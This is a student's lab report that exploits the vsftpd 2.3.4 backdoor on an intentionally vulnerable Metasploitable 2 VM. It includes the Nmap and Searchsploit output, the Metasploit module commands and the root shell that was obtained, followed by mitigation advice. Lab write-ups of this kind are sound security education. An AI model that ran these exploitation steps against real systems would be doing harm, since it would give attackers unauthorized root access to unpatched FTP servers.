VULNERABLE SERVICE EXPLORATION LAB

Metasploitable 2 – vsftpd 2.3.4 Backdoor Exploitation

Prepared by:

Glenvio Regalito Rahardjo

Teknik Jaringan Komputer & Telekomunikasi

SMK TELKOM PURWOKERTO

2024/2025

1. INTRODUCTION

This report documents one of the cybersecurity learning labs I conducted as part of the exploitation module in my course. Through this lab, I practiced the materials I had learned in a controlled local lab environment.

The primary objective of this lab is to strengthen cybersecurity fundamentals, not merely to pursue exploitation results. Additionally, this lab serves as preparation for CTF competitions, contests, and internship opportunities.

The target used is Metasploitable 2, which is intentionally designed as a system with numerous security vulnerabilities for educational purposes.

2. LAB TOPOLOGY AND ENVIRONMENT

Host

- Windows

Attacker

- Kali Linux (WSL)
- Accessed through VS Code Remote – WSL
- Primary tools: Metasploit Framework

Target

- Metasploitable 2
- Running on VirtualBox
- Contains various intentionally vulnerable services

Network


- VirtualBox network mode: Bridged Adapter
- Target IP address: 192.168.1.16
- Connected to local area network (LAN)

All testing was conducted under full user control. No production systems or public services were involved in this lab.

3. TARGET SCANNING PHASE

At the initial stage, I already knew the target's IP address, so the process began with direct scanning to identify the services running on the system. The scanning was performed using Nmap with the `-sV` option to identify open ports and service versions.

At this point, I began to realize that a significant number of services were exposed on the target.




```
┌──(tel㉿ELELEL)-[~]
└─$ nmap -sV 192.168.1.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 11:31 WIB
Nmap scan report for 192.168.1.16
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.03 seconds
```

From the scanning results, it was discovered that the FTP service was running on port 21 with version **vsftpd 2.3.4**. This version information is important because services with older versions often have known vulnerabilities.

4. VULNERABILITY IDENTIFICATION PHASE

After identifying the running FTP service version, the next step was to search for whether this version had any documented vulnerabilities.

Vulnerability search was performed directly in the Kali Linux (WSL) environment using Searchsploit, not through external websites. From the search results, it was found that vsftpd 2.3.4 has a backdoor vulnerability.




```
┌──(tel㉿ELELEL)-[~]
└─$ searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                       | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                          | unix/remote/17491.rb
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

At this stage, I began to realize that this vulnerability is not just an ordinary bug, but rather a backdoor that is indeed dangerous if executed on real systems.

5. EXPLOITATION PHASE (LAB ENVIRONMENT)


After confirming the vulnerability, I proceeded to the exploitation stage using Metasploit Framework through Kali Linux (WSL) in VS Code.

Inside msfconsole, I searched for the appropriate exploit module and used: **exploit/unix/ftp/vsftpd_234_backdoor.**




```
┌──(tel㉿ELELEL)-[~]
└─$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

At this stage, I checked the required configuration through show options to ensure the target was set correctly.



```
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5
                                       h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```


It turned out that the exploit requires setting the RHOST (remote host) parameter with the target's IP address. I configured this by running the command **set RHOST 192.168.1.16** and pressed **enter**.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.16
RHOST => 192.168.1.16
```

After setting the proper RHOST configuration, I executed the exploit.

The exploit successfully opened a command shell on the target system in the lab environment.




```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.16:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.16:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.138.158:35669 -> 192.168.1.16:6200) at 2025-12-24 11:46:34 +0700
```

6. ACCESS VALIDATION


After successfully obtaining the shell, I performed basic validation to ensure that access to the target system was indeed successful.

Validation was performed through simple interaction with the filesystem. First, I ran the whoami command to check the current user privileges, followed by the ls command to view the directory structure. This was sufficient to ensure that the shell was running on the intended target system.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.16:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.16:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.138.158:35669 -> 192.168.1.16:6200) at 2025-12-24 11:46:34 +0700

whoami
root
```

The whoami command shows that we obtained root access on the target system.



```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

The ls command displays the root directory structure, confirming active shell access to the target.

7. SECURITY IMPACT

If vulnerabilities like this occur on real systems, several potential impacts include:

- Unauthorized system access
- Service takeover
- Potential privilege escalation
- Data leakage or manipulation

This stage made me increasingly aware that services that are not updated constitute one of the biggest risk sources in system security.

8. PATCHING AND MITIGATION

After understanding how the vulnerability works, my focus shifted to how this issue should be prevented.

This lab made me realize that service updates are not optional, but rather mandatory.

Several mitigation steps that can be taken:

8.1 UPDATE OR REPLACE SERVICE

- Update vsftpd to the latest version
- Or replace the FTP service with a more secure alternative

8.2 DISABLE UNNECESSARY SERVICES

- If FTP is not needed, the service should be disabled to reduce attack surface

8.3 FIREWALL CONFIGURATION

- Restrict access to FTP port
- Set access rules based on system requirements

8.4 MONITORING AND AUDITING

- Monitor running services
- Regular audits of service versions and configurations

Patching is not only related to software updates, but also comprehensive service management.

9. CONCLUSION

Through this lab, I learned that:

- Many services can be open without awareness
- Services with old versions carry significant risks
- Exploitation helps understand impact, not for malicious purposes
- Updates and patching are important parts of system security

This lab helped me view cybersecurity not only from the attacker's perspective, but also from the prevention and defense perspective.

10. NOTES

This report was created as learning documentation. All activities were performed on an intentionally vulnerable system and were not used on real systems.